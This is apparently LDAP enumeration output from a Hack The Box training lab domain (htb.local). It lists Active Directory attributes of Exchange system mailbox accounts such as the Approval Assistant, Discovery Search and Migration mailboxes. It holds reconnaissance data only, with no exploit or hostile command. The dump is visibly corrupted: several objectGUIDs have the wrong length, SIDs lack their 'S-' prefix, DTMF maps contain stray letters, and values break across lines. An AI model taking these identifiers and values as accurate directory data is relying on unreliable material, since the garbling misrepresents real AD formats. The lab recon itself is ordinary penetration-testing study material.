| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 1601/01/01 00:00:00 UTC
| msExchVersion: 1130555651391488
| msExchProvisioningFlags: 0
| msExchMailboxAuditEnable: FALSE
| msExchUserBL: CN=MeetingGraphApplication-Exchange Online-ApplicationAccount,CN=Role
Assignments,CN=RBAC,CN=First Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchUserBL: CN=MailboxSearchApplication-Exchange Online-ApplicationAccount,CN=Role
Assignments,CN=RBAC,CN=First Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchUserBL: CN=TeamMailboxLifecycleApplication-Exchange Online-ApplicationAccou,CN=Role
Assignments,CN=RBAC,CN=First Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchUserBL: CN=Mailbox Search-Exchange Online-ApplicationAccount,CN=Role Assignments,CN=RBAC,CN=First
Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchUserBL: CN=LegalHoldApplication-Exchange Online-ApplicationAccount,CN=Role
Assignments,CN=RBAC,CN=First Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchUserBL: CN=ArchiveApplication-Exchange Online-ApplicationAccount,CN=Role Assignments,CN=RBAC,CN=First
Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchUserBL: CN=UserApplication-Exchange Online-ApplicationAccount,CN=Role Assignments,CN=RBAC,CN=First
Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchTransportRecipientSettingsFlags: 0
| internetEncoding: 0
| msExchModerationFlags: 6
| msExchRecipientSoftDeletedStatus: 0
| msExchUserAccountControl: 0
| msExchUMEnabledFlags2: -1
| msExchMailboxFolderSet: 0
| msExchRecipientDisplayType: 12
| msExchBypassAudit: FALSE
| msExchMailboxAuditLogAgeLimit: 7776000
| msExchMDBRulesQuota: 256
| msExchRecipientTypeDetails: 33554432
| msExchGroupSecurityFlags: 0
| msExchAddressBookFlags: 1
| dn: CN=SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1},CN=Users,DC=htb,DC=local
| objectClass: top
| objectClass: person
| objectClass: organizationalPerson
| objectClass: user
| cn: SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1}
| sn: MSExchApproval 1f05a927-3be2-4fb9-aa03-b59fe3b56f4c
| distinguishedName: CN=SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1},CN=Users,DC=htb,DC=local
| instanceType: 4
| whenCreated: 2019/09/19 11:11:27 UTC

| whenChanged: 2019/09/19 11:47:15 UTC
| displayName: Microsoft Exchange Approval Assistant
| uSNCreated: 23777
| uSNChanged: 24819
| proxyAddresses: SMTP:SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1}@htb.local
| name: SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1}
| objectGUID: 7a1aa2b-484c-474a-b291-2026675efed
| userAccountControl: 514
| badPwdCount: 0
| codePage: 0
| countryCode: 0
| badPasswordTime: Never
| lastLogoff: 0
| lastLogon: Never
| pwdLastSet: Never
| primaryGroupID: 513
| objectSid: 1-5-21-3072663084-364016917-1341370565-1124
| accountExpires: 30828-09-14T07:15:01+00:00
| logonCount: 0
| sAMAccountName: SM_2c8eef0a09b545acb
| sAMAccountType: 805306368
| legacyExchangeDN: /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/
cn=4d0d9ee8e5aa4097bfd477c844b94abf-Syste
| userPrincipalName: SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1}@htb.local
| objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=htb,DC=local
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 1601/01/01 00:00:00 UTC
| mail: SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1}@htb.local
| msExchVersion: 1126140425011200
| msExchProvisioningFlags: 0
| homeMDB: CN=Mailbox Database 1118319013,CN=Databases,CN=Exchange Administrative Group
(FYDIBOHF23SPDLT),CN=Administrative Groups,CN=First Organization,CN=Microsoft
Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchApprovalApplicationLink: CN=ModeratedRecipients,CN=Approval Applications,CN=First
Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchApprovalApplicationLink: CN=AutoGroup,CN=Approval Applications,CN=First Organization,CN=Microsoft
Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchMailboxSecurityDescriptor: \x01\x00\x04\x80\x14\x00\x00\x00 \x00\x00\x00\x00\x00\x00\x00\x00,\x00\x00\x00\x01
\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00\x04\x00\x1C\x00\x01\x00\x00\x00\x00\x02\x14\x00\x05\x00\x02\x00\x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00
| msExchRequireAuthToSendTo: TRUE
| msExchArchiveQuota: 104857600
| msExchMailboxAuditEnable: FALSE
| msExchTransportRecipientSettingsFlags: 0
| msExchDumpsterWarningQuota: 20971520
| msExchELCMailboxFlags: 130
| msExchMailboxTemplateLink: CN=ArbitrationMailbox,CN=Retention Policies Container,CN=First
Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchHideFromAddressLists: TRUE
| msExchHomeServerName: /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/
cn=Configuration/cn=Servers/cn=EXCH01
| msExchMasterAccountSid: \x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00
| msExchMailboxGuid: \xD8\x14\xC5\x13\xFC\xF4pA\x9C\xA8,\xB1\x03\xB5|\xB4
| msExchDumpsterQuota: 31457280
| msExchCalendarLoggingQuota: 6291456
| msExchUMDtmfMap: emailAddress:7978366245269130529278920472523224527114196 21
| msExchUMDtmfMap: lastNameFirstName:673924277768251305292732324329220325933325 6342
| msExchUMDtmfMap: firstNameLastName:673924277768251305292732324329220325933325 6342
| msExchArchiveWarnQuota: 94371840
| msExchModerationFlags: 6
| msExchRecipientSoftDeletedStatus: 0
| msExchUserAccountControl: 2
| msExchUMEnabledFlags2: -1
| msExchMailboxFolderSet: 0
| msExchRecipientDisplayType: 10
| mDBUseDefaults: FALSE
| msExchBypassAudit: FALSE
| msExchMailboxAuditLogAgeLimit: 7776000

| msExchPoliciesIncluded: f5cca5ec-fafc-4e09-8b7f-be05572cb7cb
| msExchPoliciesIncluded: {26491cfc-9e50-4857-861b-0cb8df22b5d7}
| msExchRecipientTypeDetails: 8388608
| mailNickname: SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1}
| msExchWhenMailboxCreated: 20190919114715.0Z
| msExchGroupSecurityFlags: 0
| msExchAddressBookFlags: 1
| dn: CN=SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c},CN=Users,DC=htb,DC=local
| objectClass: top
| objectClass: person
| objectClass: organizationalPerson
| objectClass: user
| cn: SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}
| sn: SystemMailbox bb558c35-97f1-4cb9-8ff7-d53741dc928c
| distinguishedName: CN=SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c},CN=Users,DC=htb,DC=local
| instanceType: 4
| whenCreated: 2019/09/19 11:11:27 UTC
| whenChanged: 2019/09/19 11:49:31 UTC
| displayName: Microsoft Exchange
| uSNCreated: 23782
| uSNChanged: 24888
| proxyAddresses: SMTP:SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}@htb.local
| name: SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}
| objectGUID: c271a7f4-030-f543-a3a4-741abcd8bec3
| userAccountControl: 514
| badPwdCount: 0
| codePage: 0
| countryCode: 0
| badPasswordTime: Never
| lastLogoff: 0
| lastLogon: Never
| pwdLastSet: Never
| primaryGroupID: 513
| objectSid: 1-5-21-3072663084-364016917-1341370565-1125
| accountExpires: 30828-09-14T07:15:01+00:00
| logonCount: 0
| sAMAccountName: SM_ca8c2ed5bdab4dc9b
| sAMAccountType: 805306368
| legacyExchangeDN: /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/
cn=5f90cd7455db492fb2b3b90df3946396-Syste
| userPrincipalName: SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}@htb.local
| objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=htb,DC=local
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 1601/01/01 00:00:00 UTC
| mail: SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}@htb.local
| msExchVersion: 1126140425011200
| msExchProvisioningFlags: 0
| homeMDB: CN=Mailbox Database 1118319013,CN=Databases,CN=Exchange Administrative Group
(FYDIBOHF23SPDLT),CN=Administrative Groups,CN=First Organization,CN=Microsoft
Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchApprovalApplicationLink: CN=ModeratedRecipients,CN=Approval Applications,CN=First
Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchApprovalApplicationLink: CN=AutoGroup,CN=Approval Applications,CN=First Organization,CN=Microsoft
Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchMailboxSecurityDescriptor: \x01\x00\x04\x80\x14\x00\x00\x00 \x00\x00\x00\x00\x00\x00\x00,\x00\x00\x00\x01
\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00\x04\x00\x1C\x00\x01\x00\x00\x00\x00\x02\x14\x00\x05\x00\x02\x00\x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00
| msExchRequireAuthToSendTo: TRUE
| msExchArchiveQuota: 104857600
| msExchMailboxAuditEnable: FALSE
| msExchTransportRecipientSettingsFlags: 0
| msExchDumpsterWarningQuota: 20971520
| msExchELCMailboxFlags: 130
| msExchMailboxTemplateLink: CN=ArbitrationMailbox,CN=Retention Policies Container,CN=First
Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchHideFromAddressLists: TRUE
| msExchHomeServerName: /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/
cn=Configuration/cn=Servers/cn=EXCH01
| msExchMasterAccountSid: \x01\x01\x00\x00\x00\x00\x00\x05

| \x00\x00\x00
| msExchMailboxGuid: N\xD2\x15\xDBz\xFD\xE9M\xB5K8b\x1B\xB5   L
| msExchTextMessagingState: 302120705
| msExchTextMessagingState: 16842751
| msExchDumpsterQuota: 31457280
| msExchCalendarLoggingQuota: 6291456
| msExchUMDtmfMap: emailAddress:7978366245269225582359731422983373537413292 82
| msExchUMDtmfMap: lastNameFirstName:79783662452692255823597314229833735374132928 2
| msExchUMDtmfMap: firstNameLastName:79783662452692255823597314229833735374132928 2
| msExchArchiveWarnQuota: 94371840
| msExchModerationFlags: 6
| msExchCapabilityIdentifiers: 46
| msExchCapabilityIdentifiers: 52
| msExchCapabilityIdentifiers: 51
| msExchCapabilityIdentifiers: 47
| msExchCapabilityIdentifiers: 44
| msExchCapabilityIdentifiers: 43
| msExchCapabilityIdentifiers: 42
| msExchCapabilityIdentifiers: 40
| msExchRecipientSoftDeletedStatus: 0
| msExchUserAccountControl: 2
| msExchUMEnabledFlags2: -1
| msExchMailboxFolderSet: 0
| submissionContLength: 1048576
| msExchRecipientDisplayType: 10
| mDBUseDefaults: FALSE
| msExchBypassAudit: FALSE
| msExchMailboxAuditLogAgeLimit: 7776000
| msExchPoliciesIncluded: f5cca5ec-fafc-4e09-8b7f-be05572cb7cb
| msExchPoliciesIncluded: {26491cfc-9e50-4857-861b-0cb8df22b5d7}
| msExchOABGeneratingMailboxBL: CN=Default Offline Address Book,CN=Offline Address Lists,CN=Address Lists
Container,CN=First Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchRecipientTypeDetails: 8388608
| mailNickname: SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}
| msExchWhenMailboxCreated: 20190919114721.0Z
| msExchGroupSecurityFlags: 0
| msExchAddressBookFlags: 1
| dn: CN=SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9},CN=Users,DC=htb,DC=local
| objectClass: top
| objectClass: person
| objectClass: organizationalPerson
| objectClass: user
| cn: SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9}
| sn: MsExchDiscovery e0dc1c29-89c3-4034-b678-e6c29d823ed9
| distinguishedName: CN=SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9},CN=Users,DC=htb,DC=local
| instanceType: 4
| whenCreated: 2019/09/19 11:11:27 UTC
| whenChanged: 2019/09/19 11:47:29 UTC
| displayName: Microsoft Exchange
| uSNCreated: 23787
| uSNChanged: 24836
| proxyAddresses: SMTP:SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9}@htb.local
| name: SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9}
| objectGUID: 19e3b87e-ca26-1945-b3c-c5583fbd925
| userAccountControl: 514
| badPwdCount: 0
| codePage: 0
| countryCode: 0
| badPasswordTime: Never
| lastLogoff: 0
| lastLogon: Never
| pwdLastSet: Never
| primaryGroupID: 513
| objectSid: 1-5-21-3072663084-364016917-1341370565-1126
| accountExpires: 30828-09-14T07:15:01+00:00
| logonCount: 0
| sAMAccountName: SM_75a538d3025e4db9a
| sAMAccountType: 805306368
| legacyExchangeDN: /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/
cn=44aefc0a94d2429fa20e64cf51b1c537-Syste
| userPrincipalName: SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9}@htb.local
| objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=htb,DC=local
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC

| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 1601/01/01 00:00:00 UTC
| mail: SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9}@htb.local
| msExchVersion: 1126140425011200
| msExchProvisioningFlags: 0
| homeMDB: CN=Mailbox Database 1118319013,CN=Databases,CN=Exchange Administrative Group
(FYDIBOHF23SPDLT),CN=Administrative Groups,CN=First Organization,CN=Microsoft
Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchMailboxSecurityDescriptor: \x01\x00\x04\x80\x14\x00\x00\x00 \x00\x00\x00\x00\x00\x00\x00,\x00\x00\x00\x01
\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00\x04\x00\x1C\x00\x01\x00\x00\x00\x00\x02\x14\x00\x05\x00\x02\x00\x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00
| msExchRequireAuthToSendTo: TRUE
| msExchArchiveQuota: 104857600
| msExchMailboxAuditEnable: FALSE
| msExchTransportRecipientSettingsFlags: 0
| msExchDumpsterWarningQuota: 20971520
| msExchELCMailboxFlags: 2
| msExchMailboxTemplateLink: CN=ArbitrationMailbox,CN=Retention Policies Container,CN=First
Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchHideFromAddressLists: TRUE
| msExchHomeServerName: /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/
cn=Configuration/cn=Servers/cn=EXCH01
| msExchMasterAccountSid: \x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00
| msExchMailboxGuid: \xAA
| 2\x88\xBF\xA3@K\xB4\x96E\x972\xFD"=
| msExchDumpsterQuota: 31457280
| msExchCalendarLoggingQuota: 6291456
| msExchUMDtmfMap: emailAddress:797836624526930321229892340342678362293823339
| msExchUMDtmfMap: lastNameFirstName:673924347268379303212298923403426783622938233339
| msExchUMDtmfMap: firstNameLastName:673924347268379303212298923403426783622938233339
| msExchArchiveWarnQuota: 94371840
| msExchModerationFlags: 6
| msExchCapabilityIdentifiers: 41
| msExchRecipientSoftDeletedStatus: 0
| msExchUserAccountControl: 2
| msExchUMEnabledFlags2: -1
| msExchMailboxFolderSet: 0
| msExchRecipientDisplayType: 10
| mDBUseDefaults: FALSE
| msExchBypassAudit: FALSE
| msExchMailboxAuditLogAgeLimit: 7776000
| msExchPoliciesIncluded: f5cca5ec-fafc-4e09-8b7f-be05572cb7cb
| msExchPoliciesIncluded: {26491cfc-9e50-4857-861b-0cb8df22b5d7}
| msExchRecipientTypeDetails: 8388608
| mailNickname: SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9}
| msExchWhenMailboxCreated: 20190919114729.0Z
| msExchGroupSecurityFlags: 0
| msExchAddressBookFlags: 1
| dn: CN=DiscoverySearchMailbox {D919BA05-46A6-415f-80AD-7E09334BB852},CN=Users,DC=htb,DC=local
| objectClass: top
| objectClass: person
| objectClass: organizationalPerson
| objectClass: user
| cn: DiscoverySearchMailbox {D919BA05-46A6-415f-80AD-7E09334BB852}
| sn: MsExchDiscoveryMailbox D919BA05-46A6-415f-80AD-7E09334BB852
| distinguishedName: CN=DiscoverySearchMailbox
{D919BA05-46A6-415f-80AD-7E09334BB852},CN=Users,DC=htb,DC=local
| instanceType: 4
| whenCreated: 2019/09/19 11:11:27 UTC
| whenChanged: 2019/09/19 11:48:40 UTC
| displayName: Discovery Search Mailbox
| uSNCreated: 23792
| uSNChanged: 24875
| proxyAddresses: SMTP:DiscoverySearchMailbox{D919BA05-46A6-415f-80AD-7E09334BB852}@htb.local
| name: DiscoverySearchMailbox {D919BA05-46A6-415f-80AD-7E09334BB852}
| objectGUID: 1c1af25-7ae0-c54e-b51c-ade57a648c
| userAccountControl: 514
| badPwdCount: 0
| codePage: 0
| countryCode: 0

| badPasswordTime: Never
| lastLogoff: 0
| lastLogon: Never
| pwdLastSet: Never
| primaryGroupID: 513
| objectSid: 1-5-21-3072663084-364016917-1341370565-1127
| accountExpires: 30828-09-14T07:15:01+00:00
| logonCount: 0
| sAMAccountName: SM_681f53d4942840e18
| sAMAccountType: 805306368
| showInAddressBook: CN=All Mailboxes(VLV),CN=All System Address Lists,CN=Address Lists Container,CN=First Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| showInAddressBook: CN=All Recipients(VLV),CN=All System Address Lists,CN=Address Lists Container,CN=First Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| legacyExchangeDN: /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=4603f8b937e84923b718670f87760b7b-Disco
| userPrincipalName: DiscoverySearchMailbox {D919BA05-46A6-415f-80AD-7E09334BB852}@htb.local
| objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=htb,DC=local
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 1601/01/01 00:00:00 UTC
| mail: DiscoverySearchMailbox{D919BA05-46A6-415f-80AD-7E09334BB852}@htb.local
| msExchVersion: 88218628259840
| mDBOverHardQuotaLimit: 52428800
| authOrigBL: CN=DiscoverySearchMailbox {D919BA05-46A6-415f-80AD-7E09334BB852},CN=Users,DC=htb,DC=local
| msExchProvisioningFlags: 0
| homeMDB: CN=Mailbox Database 1118319013,CN=Databases,CN=Exchange Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=First Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchMailboxSecurityDescriptor: \x01\x00\x04\x8C\x14\x00\x00\x00 \x00\x00\x00\x00\x00\x00\x00,\x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00\x04\x00@\x00\x02\x00\x00\x00\x00\x02\x14\x00\x01\x00\x02\x00\x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00\x00\x02$\x00\x01\x00\x00\x00\x01\x05\x00\x00\x00\x00\x00\x05\x15\x00\x00\x00,\x1E%\xB7\x15u\xB2\x15\xC5\xB0\xF3OW\x04\x00\x00
| msExchArchiveQuota: 104857600
| msExchMailboxAuditEnable: FALSE
| delivContLength: 102400
| authOrig: CN=DiscoverySearchMailbox {D919BA05-46A6-415f-80AD-7E09334BB852},CN=Users,DC=htb,DC=local
| msExchTransportRecipientSettingsFlags: 0
| msExchDumpsterWarningQuota: 20971520
| msExchELCMailboxFlags: 134
| msExchHideFromAddressLists: TRUE
| msExchHomeServerName: /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Configuration/cn=Servers/cn=EXCH01
| mDBOverQuotaLimit: 52428800
| msExchMasterAccountSid: \x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00
| msExchRBACPolicyLink: CN=Default Role Assignment Policy,CN=Policies,CN=RBAC,CN=First Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchMailboxGuid: \xB7,\x8A[Sv\xAEA\xB7bu\xB1\x16\xE8u\xD2
| msExchDumpsterQuota: 31457280
| msExchCalendarLoggingQuota: 6291456
| msExchUMDtmfMap: emailAddress:34726837973272462452693919220546264153802373093342285 2
| msExchUMDtmfMap: lastNameFirstName:673924347268379624526939192205462641538023730933422852
| msExchUMDtmfMap: firstNameLastName:673924347268379624526939192205462641538023730933422852
| msExchArchiveWarnQuota: 94371840
| msExchModerationFlags: 6
| msExchRecipientSoftDeletedStatus: 0
| msExchUserAccountControl: 2
| msExchUMEnabledFlags2: -1
| msExchMailboxFolderSet: 0
| submissionContLength: 102400
| mDBUseDefaults: FALSE
| msExchBypassAudit: FALSE
| msExchMailboxAuditLogAgeLimit: 7776000
| msExchPoliciesIncluded: f5cca5ec-fafc-4e09-8b7f-be05572cb7cb
| msExchPoliciesIncluded: {26491cfc-9e50-4857-861b-0cb8df22b5d7}
| msExchRecipientTypeDetails: 536870912
| mailNickname: DiscoverySearchMailbox{D919BA05-46A6-415f-80AD-7E09334BB852}
| msExchWhenMailboxCreated: 20190919114736.0Z
| msExchGroupSecurityFlags: 0

| msExchAddressBookFlags: 1
| dn: CN=Migration.8f3e7716-2011-43e4-96b1-aba62d229136,CN=Users,DC=htb,DC=local
| objectClass: top
| objectClass: person
| objectClass: organizationalPerson
| objectClass: user
| cn: Migration.8f3e7716-2011-43e4-96b1-aba62d229136
| sn: Migration.8f3e7716-2011-43e4-96b1-aba62d229136
| distinguishedName: CN=Migration.8f3e7716-2011-43e4-96b1-aba62d229136,CN=Users,DC=htb,DC=local
| instanceType: 4
| whenCreated: 2019/09/19 11:11:27 UTC
| whenChanged: 2019/09/19 11:47:42 UTC
| displayName: Microsoft Exchange Migration
| uSNCreated: 23797
| uSNChanged: 24846
| proxyAddresses: SMTP:Migration.8f3e7716-2011-43e4-96b1-aba62d229136@htb.local
| name: Migration.8f3e7716-2011-43e4-96b1-aba62d229136
| objectGUID: edd456b3-8384-c4b-9566-e9a98858a516
| userAccountControl: 514
| badPwdCount: 0
| codePage: 0
| countryCode: 0
| badPasswordTime: Never
| lastLogoff: 0
| lastLogon: Never
| pwdLastSet: Never
| primaryGroupID: 513
| objectSid: 1-5-21-3072663084-364016917-1341370565-1128
| accountExpires: 30828-09-14T07:15:01+00:00
| logonCount: 0
| sAMAccountName: SM_1b41c9286325456bb
| sAMAccountType: 805306368
| legacyExchangeDN: /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/
cn=57e7055a5ddd483c8abc1df53105efc9-Migra
| userPrincipalName: Migration.8f3e7716-2011-43e4-96b1-aba62d229136@htb.local
| objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=htb,DC=local
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 1601/01/01 00:00:00 UTC
| mail: Migration.8f3e7716-2011-43e4-96b1-aba62d229136@htb.local
| msExchVersion: 1126140425011200
| mDBOverHardQuotaLimit: 307200
| msExchProvisioningFlags: 0
| homeMDB: CN=Mailbox Database 1118319013,CN=Databases,CN=Exchange Administrative Group
(FYDIBOHF23SPDLT),CN=Administrative Groups,CN=First Organization,CN=Microsoft
Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| mDBStorageQuota: 153600
| msExchMailboxSecurityDescriptor: \x01\x00\x04\x80\x14\x00\x00\x00 \x00\x00\x00\x00\x00\x00\x00,\x00\x00\x00\x01
\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00\x04\x00\x1C\x00\x01\x00\x00\x00\x00\x02\x14\x00\x05\x00\x02\x00\x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00
| msExchRequireAuthToSendTo: TRUE
| msExchArchiveQuota: 104857600
| msExchMailboxAuditEnable: FALSE
| msExchTransportRecipientSettingsFlags: 0
| msExchMessageHygieneSCLRejectThreshold: 7
| msExchDumpsterWarningQuota: 20971520
| msExchELCMailboxFlags: 130
| msExchHideFromAddressLists: TRUE
| msExchHomeServerName: /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/
cn=Configuration/cn=Servers/cn=EXCH01
| mDBOverQuotaLimit: 307200
| msExchMasterAccountSid: \x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00
| msExchMessageHygieneSCLQuarantineThreshold: 9
| msExchMailboxGuid: \xB3+\x93Xv\x04\xB9C\x92'\xA2\xF4B`t\xC0
| msExchMessageHygieneSCLJunkThreshold: 4
| msExchDumpsterQuota: 31457280
| msExchCalendarLoggingQuota: 6291456
| msExchUMDtmfMap: emailAddress:6447284668333771620114334962l222623229136
| msExchUMDtmfMap: lastNameFirstName:6447284668333771620114334962l222623229136

| msExchUMDtmfMap: firstNameLastName:6447284668333771620114334962122262322913 6
| msExchArchiveWarnQuota: 94371840
| msExchModerationFlags: 6
| msExchCapabilityIdentifiers: 48
| msExchRecipientSoftDeletedStatus: 0
| msExchUserAccountControl: 2
| msExchUMEnabledFlags2: -1
| msExchMailboxFolderSet: 0
| msExchMessageHygieneSCLDeleteThreshold: 9
| msExchRecipientDisplayType: 10
| mDBUseDefaults: FALSE
| msExchBypassAudit: FALSE
| msExchMailboxAuditLogAgeLimit: 7776000
| msExchPoliciesIncluded: f5cca5ec-fafc-4e09-8b7f-be05572cb7cb
| msExchPoliciesIncluded: {26491cfc-9e50-4857-861b-0cb8df22b5d7}
| msExchRecipientTypeDetails: 8388608
| mailNickname: Migration.8f3e7716-2011-43e4-96b1-aba62d229136
| msExchWhenMailboxCreated: 20190919114742.0Z
| msExchGroupSecurityFlags: 0
| msExchAddressBookFlags: 1
| dn: CN=FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042,CN=Users,DC=htb,DC=local
| objectClass: top
| objectClass: person
| objectClass: organizationalPerson
| objectClass: user
| cn: FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042
| sn: FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042
| distinguishedName: CN=FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042,CN=Users,DC=htb,DC=local
| instanceType: 4
| whenCreated: 2019/09/19 11:11:27 UTC
| whenChanged: 2019/09/19 11:47:48 UTC
| displayName: Microsoft Exchange Federation Mailbox
| uSNCreated: 23802
| uSNChanged: 24851
| proxyAddresses: SMTP:FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042@htb.local
| name: FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042
| objectGUID: 52be9726-123f-d14f-a13a-a5235a31e587
| userAccountControl: 514
| badPwdCount: 0
| codePage: 0
| countryCode: 0
| badPasswordTime: Never
| lastLogoff: 0
| lastLogon: Never
| pwdLastSet: Never
| primaryGroupID: 513
| objectSid: 1-5-21-3072663084-364016917-1341370565-1129
| accountExpires: 30828-09-14T07:15:01+00:00
| logonCount: 0
| sAMAccountName: SM_9b69f1b9d2cc45549
| sAMAccountType: 805306368
| legacyExchangeDN: /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/
cn=1e107e142f7341cc8acb1597635d96e0-Feder
| userPrincipalName: FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042@htb.local
| objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=htb,DC=local
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 1601/01/01 00:00:00 UTC
